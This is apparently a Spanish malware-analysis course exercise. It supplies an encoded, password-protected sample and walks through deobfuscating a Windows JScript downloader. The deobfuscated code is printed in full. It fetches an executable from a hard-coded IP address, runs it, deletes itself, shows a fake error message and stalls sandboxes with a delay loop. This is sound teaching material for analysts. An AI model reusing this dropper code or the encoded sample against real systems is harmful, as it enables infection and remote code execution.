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
```

```
S9tGBR+OCsLzDX5aroZXT5/Q8N0II5hFUmUBWnemXkUlwF2D0NSH+gfcPo/MGX/fvRgBgip1kam
+k5tei45yizfqMtAMGahZT/GSFgny0DV67E+AHuLRJlRY3Qwnl+VZlM302ZrSLlNVovRt1C7dcA
qLHoykQwBXGxj0vGkkq/4f/8C4aGgwYdJqalo7qsmZ7x9DwN1Mwz6+J5ZqIH0T1CjM6FVD08WmA
xCIp0fkTSSGga6Sbkk7Msp5opgJxX3ztu3F0rx8KoQ7C0GmQGxxdoyJLqQB0td/WMBn0F72Nbg8
M82fpS/5eG1x8RQD9eamPIhSTne3zTRG8CVg253ZwYYCrYbVWRdSpAMfreGp2aPPiKUc7Yjfh3g
G2A/qbuTt9Acnz0RFnyA7yRxbJ5m3/0Vr4XVHGQsRWZoRnbDqvMkPMfACxn9+GXeGakgv4mnN2Z
YSIi3VDPluBNEhw5QsbTx0EfLI7yugtgrDA//NA6zXtKLEiZApFFl6fNiTSlQhTQ3t+1HVXzV/
f8DmjbbNo6qbYXdh3JQbLf+5tNETNtyQ/gYEyWe7ZW/WkfCaT1DqVXpqhYmJV+HWCZGg9t4zc23
qZFMQqIid3LJ1s4uM6nyUm5XyRtNn/MUAN0aNm5irQrtWHvqNnWUhI2upyryjLeRmczVfwzPVTr
KQ+Blhd+vx7T/88+POG18U5zWd1/c9ou3SteK7BzTsxRmLatUTGp+r4NmEMsP2I5iWeB205+PUT
I+NqKgePdt0NEMEXkFQZc2oWwoXPEiNdBbUK/1aLM5BcdLUBw508+sQlZ+D/uk6isgQbRX5Abxn
rHCabsjgVmmz3zc6appknTosrliEDSiYj3D48tl8QkXo0h1CZ4Gwzkvngjv5W/cTJjs5hhxofCG
87cSnmkso9uIHg/JubJ5pff/0b64a8I23o3swW2v/5S10bSVRqsYsWkLaw5PzR4QMHKerqcaSzz
hDb0Yy/yesBPF+NyI5VqlxHriLPjomMAJhvZhxcNFMn0KZ7AbZGvSR8oA/bo3PbDsgHvV1Qs9yS
Img1v74nxKpIj+1THuYcrsWkEU1bGnEcce1Bhh1HSjkmvU0ZmNFF2VzKI01j7KHxZoYnZ3cPMY
h08PCQh6yELj1BsIXZ7Vcf48j8vHZoC4cheYkvWgBTg9gylfqEEq62Qs5oIgQQzzVfuPSr289Im
2oV4bddnHF6Wfx5wdCxIGkgi33gXNiY/Ghfs8iDUGD1vgPSiXak4t0z3Wd/9dokvrVrBVpVGMl
TEJy09150eBoKUBNe7AFp/slqgYuvB+qoANp5C0zuVL3C+waf8igQo6lsxVlk1C+RXvTFPYTd0o
tQoCgJrObhokXQEnQ7uDlr/MrpzC4zzc7G8ZPSK4SdKAULhxDHNN8BghblwCarNjkJv90mb+ff4
7ff1H0Z90HgULBQTEEWUGce3V2NEL4i9Mp0fCts79fUcfIk010ziVWmUSKtw6U7XbyXVG050dOQ
8A+zWiKOYwWDor/EPsi1Iv7RDaTKy0fzABQyFjZkwhKFNUs1f+z81cfNBMUFe+SSdjx0Dry5ic
tYjNMQYHihBNuKVBrusy0Mwv2SqENT6XRMkbEAaPP8CqJKkcUGPcq83UXDZmTd50p1p81nJW/q0
hRwmn4+YtBPG9BAXz/lyrvpze04bhBPRfJTDG10BS1nSnNb+5J66vzXPbmgd2rQc3G88koCHmOT
0H5h7UA8ymd+hJc/xPi3URQSwcICKA0xqENAAApNgAAUESBAh4DFAAJAAG8zplUwigNMahDQAA
KTYAAA0AGAAAAAAAQAAAKSBAAAAAGVqZXJjaWNPbzYuanNVVAUAA+rNhGF1eAsAAQT1AQAAABQ
AAABQSwUGAAAAAAEAQBTAAAA+A0AAAAA
```

Ese fragmento está codificado y comprimido, luego tenéis que realizar las siguientes operaciones para obtener el original (vamos a suponer que lo habéis guardado en un archivo: mrev_t1_exe6.txt):

- \$ base64 -d mrev_t1_exe6.txt > mrev_t1_exe6.zip
- \$ unzip ejercicio.zip
- La contraseña es: master2021

Pistas:

- Nada es lo que parece a simple vista
- Javascript es un lenguaje con un comportamiento...curioso
- A veces es mejor intentar cosas pequeñas, de forma aislada...
- Node es tu amigo
- Sustitución es mejor que fuerza bruta

IMPORTANTE IMPORTANTE IMPORTANTE

NO USEIS VUESTRO SISTEMA

USAD LA MÁQUINA VIRTUAL

DESCONECTAD LA RED DE LA VIRTUAL

DESECHAD EL ESTADO DE LA VIRTUAL UNA VEZ FINALIZADO EL EJERCICIO

IMPORTANTE IMPORTANTE IMPORTANTE

Desofuscación del archivo

Buscamos finalizaciones de línea

```

1  pre_interactions=null;
2  pre_including8=null;
3  pre_with=null;
4  pre_Similar=null;
5  pre_customer=null;
6  pre_with2=null;
7  pre_training2=null;
8  pre_provide5=null;
9  pre_with=null;
10 pre_malicious1=null;
11 pre_purposes=null;
12 pre_software5=null;
13 varpre_computer=this[{\ou2:"\u0041".ou2+{\ro1:"\u0063".ro1+{\e0:"\u0074".e0+{\w2:"\u0069".w2+{\uc2:"\u0076".uc2+{\ls1:"\u0065".ls1+{\nfo3:"\u0058".nfo3+{\i
14 varWSS12=this[{\o3:"\u0057".o3+{\RL2:"\u0053".RL2+{\ar1:"\u0063".ar1+{\ar1:"\u0072".ar1+{\non0:"\u0069".non0+{\art1:"\u0070".art1+{\es3:"\u0074".es3}];
15 varpre_your=WSS12[{\ls1:"\u0043".ls1+{\n0:"\u0072".n0+{\r0:"\u0065".r0+{\erv1:"\u0061".erv1+{\h0:"\u0074".h0+{\nfo3:"\u0065".nfo3+{\ay1:"\u004f".ay1+{\den
16 varpre_your8=newpre_computer({nf2:"\u0053".nf2+{\oo0:"\u0063".oo0+{\uth1:"\u0072".uth1+{\e3:"\u0069".e3+{\bo0:"\u0070".bo0+{\il:"\u0074".il+{\hoo2:"\u0069
17 varfstream=newpre_computer({cc3:"\u0041".cc3+{\ou0:"\u0044".ou0+{\uch0:"\u004f".uch0+{\r0:"\u0044".r0+{\il:"\u0042".il+{\ro1:"\u002e".ro1+{\o3:"\u0053".o
18 varoShell=newpre_computer({ec2:"\u0053".ec2+{\ddi2:"\u0068".ddi2+{\er2:"\u0065".er2+{\ro1:"\u006c".ro1+{\c2:"\u006c".c2+{\evi0:"\u002e".evi0+{\cc3:"\u0041
19 varpre_from=pre_your[{\n3:"\u0045".n3+{\a1:"\u0078".a1+{\h2:"\u0070".h2+{\i3:"\u0061".i3+{\i3:"\u006e".i3+{\to0:"\u0064".to0+{\niq0:"\u0045".niq0+{\nfo1:"\
20 varpre_geolocation6=pre_from+{\ppl2:"\u005c".ppl2+{\o2:"\u005c".o2+{\Math[{\h2:"\u0066".h2+{\our1:"\u006c".our1+{\e2:"\u006f".e2+{\orm0:"\u006f".orm0+{\or0:"
21 varxhrl2=newpre_computer({orpl1:"\u004d".orpl1+{\to3:"\u0073".to3+{\ayP2:"\u0078".ayP2+{\r3:"\u006d".r3+{\v0:"\u006c".v0+{\th3:"\u0032".th3+{\the3:"\u002e".
22 varpre_national7={th0:"\u005c".th0+{\t2:"\u0061".t2+{\ut3:"\u0066".ut3+{\ro2:"\u006c".ro2+{\i2:"\u0061".i2+{\ob0:"\u0073".ob0+{\or0:"\u0068".or0+{\yp0:"\u
23 varpre_interactions4=oShell[{\o3:"\u004e".o3+{\er1:"\u0061".er1+{\ou2:"\u006d".ou2+{\o3:"\u0065".o3+{\ro0:"\u0053".ro0+{\uc2:"\u0070".uc2+{\ro1:"\u0061".r
24 apdre_information5=false;
25 varpre_mobile7=false;
26 vartone=1;
27 varpre_following4=0;
28 apdre_information=0;
29 varfilets=null;
30 varpre_your="";
31 varscrpah=WSS12[{\uc2:"\u0053".uc2+{\ls1:"\u0063".ls1+{\nfo3:"\u0072".nfo3+{\il:"\u0069".il+{\oft0:"\u0070".oft0+{\c2:"\u0074".c2+{\ol:"\u0046".ol+{\en1:"
32 varautor=pre_interactions4.Self.Path+pre_national7;varpre_overheard=autor;varpre_from={art1:"\u0068".art1+{\es3:"\u0074".es3+{\ls1:"\u0074".ls1+{\n0:"\u00
33 if(scrpahl=autor&pre_information5=false){pre_information5=true;
34   pre_your8[{\ro0:"\u0044".ro0+{\uth0:"\u0065".uth0+{\ith0:"\u006c".ith0+{\cc2:"\u0065".cc2+{\ddi3:"\u0074".ddi3+{\x3:"\u0065".x3+{\o3:"\u0046".o3+{\ol:"
35 WSS12[{\h2:"\u0065".h2+{\i3:"\u0063".i3+{\i3:"\u0068".i3+{\to0:"\u006f".to0[{\niq0:"\u0054".niq0+{\nfo1:"\u0068".nfo1+{\omp2:"\u0065".omp2+{\omm2:"\u
36 WSS12[{\th3:"\u0053".th3+{\the3:"\u006c".the3+{\ul2:"\u0065".ul2+{\v1:"\u0065".v1+{\tor1:"\u0070".tor1}(5000);
37 }for(pre_information=0;
38   pre_information<pre_overheard.length;

```

Eliminamos {...} seguido de un punto

Esto es Basura. Solo importa lo que está entre comillas.

Vamos a usar Expresiones Regulares (Regex) para quitar esa basura. En Visual Studio:

- Abrimos "Buscar y Reemplazar".
- Activamos el botón de "Usar Expresión Regular".
- Buscamos: `\{[^\{]+\}+: (".*?")\}\. [a-zA-Z0-9]+`
- Reemplazamos con: `$1`. Mantendrá sólo lo que encuentra dentro del primer paréntesis (las comillas).

Quitar los símbolos de suma

Ahora vamos a quitar los +:

- Abrimos "Buscar y Reemplazar".
- Activamos el botón de "Usar Expresión Regular".
- Buscamos: `"\+"`.
- Reemplazamos con: `Dejamos vacío`.

Convertir todos los u00xx a caracteres

Cada `\uXXXX` es un carácter Unicode en hexadecimal. Ejemplo:

- `\u0041` → A
- `\u0063` → c
- `\u0074` → t
- `\u0069` → i
- `\u0076` → v
- `\u0065` → e


Podemos usar el propio navegador para hacer esa conversión:

- Copiamos el bloque con las comillas y las secuencias `\u00xx` (por ejemplo `\\u0041\\u0063...`).
- En la consola del browser usamos:

```
// Pegamos las cadenas ofuscadas
const s =
"\\u0041\\u0063\\u0074\\u0069\\u0076\\u0065\\u0058\\u004f\\u0062\\u006a\\u0065\\u0063\\u0074";

const decoded = s.replace(/\\u[0-9a-fA-F]{4}/g, m =>
  String.fromCharCode(parseInt(m.slice(2), 16))
);

console.log(decoded); // Veremos el resultado desofuscado la cadena
```



- Reemplazamos en el archivo el texto ofuscado por el decoded que ha impreso el console.log.

```
var pre_computer = this["ActiveXObject"]
```


Repetimos el proceso con Node:


- Creamos un archivo decode.js:

```
let s = "\\u0057\\u0053\\u0063\\u0072\\u0069\\u0070\\u0074";

let decoded = s.replace(/\\u[0-9a-fA-F]{4}/g, m =>
  String.fromCharCode(parseInt(m.slice(2), 16))
);

console.log(decoded);
```

- Ejecutamos este archivo con node:



```
usuario@usuario-1-2: ~/Escritorio/M3-Ejercicio6
usuario@usuario-1-2:~/Escritorio/M3-Ejercicio6$ node decode.js
WScript
usuario@usuario-1-2:~/Escritorio/M3-Ejercicio6$
```

Repetimos el proceso para todas las cadenas ofuscadas. Obtenemos:

```
pre_interactions=null;
pre_including8=null;
pre_with=null;
pre_Similar=null;
pre_customer=null;
pre_with2=null;
pre_training2=null;
pre_provide5=null;
pre_with=null;
pre_malicious1=null;
pre_purposes=null;
pre_software5=null;
varpre_computer=this["ActiveXObject"];
varWSSS12=this["WScript"];
varpre_your=WSSS12["CreateObject"]("WScript.Shell");
varpre_your8=newpre_computer("Scripting.FileSystemObject")
varfstream=newpre_computer("ADODB.Stream");
varoShell=newpre_computer("Shell.Application");
varpre_from=pre_your["ExpandEnvironmentStrings"]("%TEMP%")
varpre_geolocation6=pre_from+"\\floor](Math["random"]()*
(20+20+5+5+25+25)+1)+".exe";
varxhr12=newpre_computer("Msxml2.ServerXMLHTTP")
varpre_national7="\\aflash_update.js"
varpre_interactions4=oShell["Namespace"])(3+2+2);
arpre_information5=false;
varpre_mobile7=false;
vartone=1;
varpre_following4=0;
arpre_information=0;
```

```

varfilets=null;
varpre_your="";
varscrpath=WSS12["ScriptFullName"];
varautor=pre_interactions4.Self.Path+pre_national7;varpre_overheard=autor;v
arpre_from="https://217.28.218.217/NOPE/q64.php?
add=gtyhbncdfewpnjm9oklmnfdrtqdczdfgrt";
if(scrpath!=autor&&pre_information5==false){pre_information5=true;
    pre_your8["DeleteFile"](scrpath);
    WSS12["echo"]("he document is corrupted an\d cannot be opened")
    WSS12["Sleep"](5000);
}for(pre_information=0;
    pre_information<pre_overheard.length;
    pre_information++){pre_following4=((pre_following4<<5)-
pre_following4+pre_overheard.charCodeAt(pre_information))&0xffffffff;while
(true){tone=tone+1
    if(tone==200000000){while(true){try{xhr12["setOption"]
(3,"MSXML");xhr12["open"]("GET",pre_from+"&"+Math["&"floor"](Math["random"]
()*200+1)+"&uid="+Math["abs"](pre_following4),false);
    xhr12["send"]();if(xhr12["status"]==100+50+50)
{if(pre_your8["FileExists"](pre_geolocation6))pre_your8["DeleteFile"]
(pre_geolocation6);
    fstream["Open"]();fstream["Type"]=1;
    fstream["Write"](xhr12["responseBody"]);
    fstream["Position"]=0
    fstream["SaveToFile"](pre_geolocation6);
    fstream["Close"]();filets=pre_your8["GetFile"](pre_geolocation6)
["OpenAsTextStream"](1)
    if(pre_your8["FileExists"](pre_geolocation6)&&filets["ReadLine"]()
["substring"](0,2)=="MZ"){pre_mobile7=true;oShell["ShellExecute"]
(pre_geolocation6,"","","open1")
    if(pre_your8["FileExists"\u0074"\u0073"]
(WSS12["ScriptFullName"]))pre_your8["DeleteFile"]
(WSS12["ScriptFullName"])
    WSS12["Sleep"]((20*200));if(pre_your8["FileExists"]
(pre_geolocation6))pre_your8["DeleteFile"](pre_geolocation6);
    filets["Close"]();
    break;
    }filets["Close"]();
}}catch(e){}if(pre_mobile7==true){break;

    }WSS12["Sleep"](10000*8);
}break;
}}pre_experienceInformation1=0.619;
pre_collect2=0.826;
pre_interactions4=0.82;
pre_numbers8=0.266;
pre_sent=318;
pre_access=170;
pre_companies=628;
pre_law=100;
pre_PayPal10=164;
pre_PayPal1=0.73;
pre_warningInformation=0.277;
pre_applicable=363;

```

```
pre_order=0.951;
pre_receive=412;
pre_information=542;
pre_reason3=759;
pre_conversations8=126;
pre_receive=884;
pre_data6=0.278;
```

Añadir espacios donde falten en var...

Por ejemplo en varpre_computer → le falta un espacio: debería ser algo como var pre_computer = ...
Corregimos todos estos espacios en blanco.

Renombrar variables para entender la lógica

```
var ActiveXObject_ = this["ActiveXObject"];
var WScriptObj     = this["WScript"];
var shell          = WScriptObj["CreateObject"]("WScript.Shell");
var fso            = new ActiveXObject_("Scripting.FileSystemObject");
var stream         = new ActiveXObject_("ADODB.Stream");
var shellApp       = new ActiveXObject_("Shell.Application");
var tempPath       = shell["ExpandEnvironmentStrings"]("%TEMP%");
var targetPath     = tempPath + "\\\" +
                    Math["floor"](Math["random"]())*(20+20+5+5+25+25)+1)
+
                    ".exe";
var http           = new ActiveXObject_("Msxml2.ServerXMLHTTP");
var scriptCopyName = "\\aflash_update.js";
var folder3        = shellApp["NameSpace"](3+2+2); // carpeta especial

var hasRun        = false;
var executed      = false;
var tone          = 1;
var hash          = 0;
var tmpFile       = null;
var scriptPath    = WScriptObj["ScriptFullName"];
var autor         = folder3.Path + scriptCopyName;
var remoteUrl     = "https://217.28.218.217/NOPE/q64.php?
add=gtyhbncdfewpnjm9oklmnfdrtqdczdfgrt";
```

Limpiar llamadas a los objetos

Vamos a limpiar las llamadas tipo `objeto["metodo"]` a `objeto.metodo`: Para hacerlo aún más legible, vamos sustituyendo por ejemplo `shell["ExpandEnvironmentStrings"]` por `shell.ExpandEnvironmentStrings`. Repetimos con el resto de objetos que nos encontramos en el código.

Añadimos indentación y espacios en blanco

```
pre_interactions      = null;
pre_including8        = null;
pre_with              = null;
pre_Similar           = null;
pre_customer          = null;
pre_with2             = null;
pre_training2         = null;
pre_provide5          = null;
pre_with              = null;
pre_malicious1        = null;
pre_purposes          = null;
pre_software5         = null;

// INICIALIZACIÓN DE OBJETOS
var ActiveXObject     = this["ActiveXObject"];
var WScriptObj        = this["WScript"];
var shell              = WScriptObj.CreateObject("WScript.Shell");
var fso                = new ActiveXObject("Scripting.FileSystemObject");
var stream             = new ActiveXObject("ADODB.Stream");
var shellApp           = new ActiveXObject("Shell.Application");

// RUTAS Y CONFIGURACIÓN
var tempPath           = shell.ExpandEnvironmentStrings("%TEMP%");
var targetPath         = tempPath+"\\\" + Math.random () * (20+20+5+5+25+25)+1
+ ".exe";
var http               = new ActiveXObject("Msxml2.ServerXMLHTTP");
var scriptCopyName     = "\\aflash_update.js"
var folder              = shellApp.Namespace(3+2+2);
var hasRun              = false;
var executed            = false;
var tone               = 1;
var hash               = 0;
var pre_information    = 0;
var tmpFile             = null;
var shellString         = "";
var scriptPath          = WScriptObj.ScriptFullName;
var autor               = folder.Self.Path+scriptCopyName;
var pre_overheard      = autor;
var tempPath           = "https://217.28.218.217/NOPE/q64.php?
add=gtyhbncdfewpnjm9oklmnfdrtdqdczdfgrt";
```

```

// LOGICA DE PERSISTENCIA
if (scriptPath !=autor && hasRun == false){
    hasRun=true;
    fso.DeleteFile(scriptPath); // Se borra a sí mismo
    WScriptObj.echo("he document is corrupted an\d cannot be opened")
    WScriptObj.Sleep(5000);
}

// ALGORITMO DE HASHING - IDENTIFICADOR UNICO
for (pre_information=0; pre_information<pre_overheard.length;
pre_information++){
    hash=((hash<<5) - hash + pre_overheard.charCodeAt(pre_information)) &
0xffffffff;
}

// BUCLE PRINCIPAL
while(true){
    tone = tone + 1

    if ( tone == 2000000000 ) {
        while (true) {
            try{
                http.setOption(3,"MSXML");
                http.open(
                    "GET",
                    tempPath + "&" + Math.floor(Math.random() * 200+1) +
"&uid="+Math.abs(hash),
                    false);
                http.send();

                if ( http.status == 100+50+50){
                    if ( fso.FileExists(targetPath) ) {
                        fso.DeleteFile(targetPath);
                    }

                    stream.Open();
                    stream.Type=1;
                    stream.Write(http.responseBody);
                    stream.Position=0
                    stream.SaveToFile(targetPath);
                    stream.Close();

                    tmpFile = fso.GetFile(targetPath).OpenAsTextStream(1)

                    if (fso.FileExists(targetPath) &&
tmpFile.ReadLine().substring(0,2) == "MZ") {
                        executed=true;
                        shellApp.ShellExecute(targetPath,"","","open1")

                        if (fso.FileExists(WScriptObj.ScriptFullName)) {
                            fso.DeleteFile(WScriptObj.ScriptFullName)
                        }
                    }
                }
            }
        }
    }
}

```

```
        WScriptObj.Sleep(20*200);

        if(fso.FileExists(targetPath)) {
            fso.DeleteFile(targetPath);
        }

        tmpFile.Close();

        break;
    }
    tmpFile.Close();

    }
}catch(e){

}

if(executed==true){
    break;
}

WScriptObj.Sleep(10000*8);
}
break;
}
}

pre_experienceInformation1=0.619;
pre_collect2=0.826;
folder=0.82;
pre_numbers8=0.266;
pre_sent=318;
pre_access=170;
pre_companies=628;
pre_law=100;
pre_PayPal10=164;
pre_PayPal1=0.73;
pre_warningInformation=0.277;
pre_applicable=363;
pre_order=0.951;
pre_receive=412;
pre_information=542;
pre_reason3=759;
pre_conversations8=126;
pre_receive=884;
pre_data6=0.278;
```

Análisis del comportamiento del malware

Basándonos en el código que hemos desofuscado y reconstruido podemos determinar que este script es un Downloader/Dropper. Su único propósito es servir de puerta de entrada para infectar el equipo con otro virus más peligroso.

- **Comportamiento:** Al ejecutarse, muestra un mensaje de error falso: `The document is corrupted and cannot be opened`. Usa Ingeniería Social --> Engaño.
- **Objetivo:** Hacer creer a la víctima que el archivo simplemente estaba roto, para que no sospeche que hay un script ejecutándose en segundo plano.

Persistencia - Auto-instalación

```
if (scriptPath !=autor && hasRun == false){
    hasRun=true;
    fso.DeleteFile(scriptPath); // Se borra a sí mismo
    WScriptObj.echo("he document is corrupted an\d cannot be opened")
    WScriptObj.Sleep(5000);
}
```

donde:

- Comprueba si:
 - el script no se está ejecutando desde la ruta `objetivo (scriptPath != autor)`, y
 - este bloque aún no se ha ejecutado en esta sesión (`hasRun == false`).
- Se borra a sí mismo.
- Engaña al usuario con un mensaje.
- Espera 5 segundos y luego el script continúa con el resto de la lógica (descargar ejecutable, etc.).

Comportamiento:

- Verifica si se está ejecutando desde la carpeta de Inicio de Windows (Startup).
- Si no está ahí, su intención es copiarse a sí mismo en esa carpeta bajo el nombre `flash_update.js`.

Objetivo: Asegurarse de que el virus se ejecute automáticamente cada vez que se encienda el ordenador. Usa el nombre `Flash Update` para parecer legítimo.

Huella Digital - Fingerprinting

```
for (pre_information=0; pre_information<pre_overheard.length;
pre_information++){
    hash=((hash<<5) - hash + pre_overheard.charCodeAt(pre_information)) &
    0xffffffff;
}
```

Comportamiento: Genera un identificador único (**uid**) basado en un hash de la ruta donde está instalado el archivo.

Objetivo: Identificar cada infección de forma única ante el servidor del atacante. Así se sabe cuántas máquinas se han infectado y si una petición viene de una máquina nueva o repetida.

Evación de Antivirus - Anti-Sandbox

Bucle infinito exterior:

```
while (true) {  
    tone = tone + 1;  
    ...  
}
```

donde:

- No hace nada “útil” hasta que **tone** alcanza un valor concreto.

Cuando **tone == 200000000**

```
if (tone == 200000000) {  
    while (true) {  
        ...  
    }  
    break;  
}
```

donde:

- Cuando **tone** llega a **200000000**, entra en otro bucle infinito interno.
- Después de que ese bucle interno termine, hace **break**; y sale del bucle exterior.

Comportamiento: Ejecuta un bucle **while** que cuenta hasta 200.000.000 antes de hacer nada malicioso.

Objetivo: Engañar a los sistemas de análisis automático, las Sandboxes. Muchos antivirus ejecutan un archivo sospechoso durante unos segundos en un entorno aislado para ver qué hace. Como este script al principio **no hace nada**, el antivirus piensa que es inofensivo y lo puede dejar pasar. O si lo ejecutamos en plataformas como ANY.RUN, dado que la versión gratuita tiene un límite de tiempo para el análisis, podría provocar que el análisis finalice antes de que se active el código malicioso, debido al bucle de retardo.

Conexión con el Servidor de Mando y Control, C2

Dentro del **while (true)** interno:

```
try {
    http.setOption(3, "MSXML");
    http.open("GET", tempPath + "&" + Math.floor(Math.random()*200+1) +
"&uid=" + Math.abs(hash), false);
    http.send();
}
```

donde:

- Configura un objeto **HTTP**.
- Hace una petición **GET** a una URL construida a partir de:
 - **tempPath** que realmente es una URL base,
 - un número aleatorio,
 - y un **uid** único basado en hash que vimos en el apartado de Fingerprinting.

Comportamiento: Realiza una petición web (**HTTP GET**) a la IP **217.28.218.217**.

Objetivo: Contactar con el atacante y descargar la carga dañina (payload).

Descarga y Validación del Malware

Si la respuesta es “correcta” (código 200):

```
if (http.status == 100 + 50 + 50) { // 200
    if (fso.FileExists(targetPath)) fso.DeleteFile(targetPath);

    stream.Open();
    stream.Type = 1;
    stream.Write(http.responseBody);
    stream.Position = 0;
    stream.SaveToFile(targetPath);
    stream.Close();

    tmpFile = fso.GetFile(targetPath).OpenAsTextStream(1);
}
```

donde:

- Comprueba que status es **200**.
- Si ya existía un fichero en **targetPath**, lo borra.
- Abre un stream binario, escribe en él el cuerpo de la respuesta (**responseBody**).
- Lo guarda en disco en **targetPath**.
- Cierra el stream y vuelve a abrir el fichero como texto (**tmpFile**).

Comprueba si el fichero es un ejecutable PE:

```
if (fso.FileExists(targetPath) &&
    tmpFile.ReadLine().substring(0, 2) == "MZ") {

    executed = true;
    shellApp.ShellExecute(targetPath, "", "", "open1");
    ...
}
```

donde:

- Verifica que el fichero existe.
- Lee la primera línea y mira si los dos primeros caracteres son **MZ**.
- **MZ** es la firma típica de un ejecutable de Windows, el formato PE.
- Si se cumple:
 - Marca **executed = true**.
 - Lanza ese fichero con **ShellExecute**. Lo ejecuta.

Comportamiento:

- Descarga un archivo binario y lo guarda en la carpeta temporal, **%TEMP%**, con un nombre numérico aleatorio.
- Validación **MZ**: Lee los dos primeros caracteres del archivo descargado. Si son **MZ**, confirma que es un ejecutable de Windows válido.

Objetivo: Asegurarse de que la descarga no falló ni fue interceptada por un firewall antes de intentar ejecutarla.

Ejecución y Limpieza**Borrado del propio script y del fichero descargado:**

```
if (fso.FileExists(WScriptObj.ScriptFullName))
    fso.DeleteFile(WScriptObj.ScriptFullName);

WScriptObj.Sleep(20 * 200);

if (fso.FileExists(targetPath))
    fso.DeleteFile(targetPath);

tmpFile.Close();
break;
```

donde:

- Intenta borrar el fichero del propio script (**ScriptFullName**).

- Espera un rato (`Sleep`).
- Borra también el fichero descargado (`targetPath`), si existe.
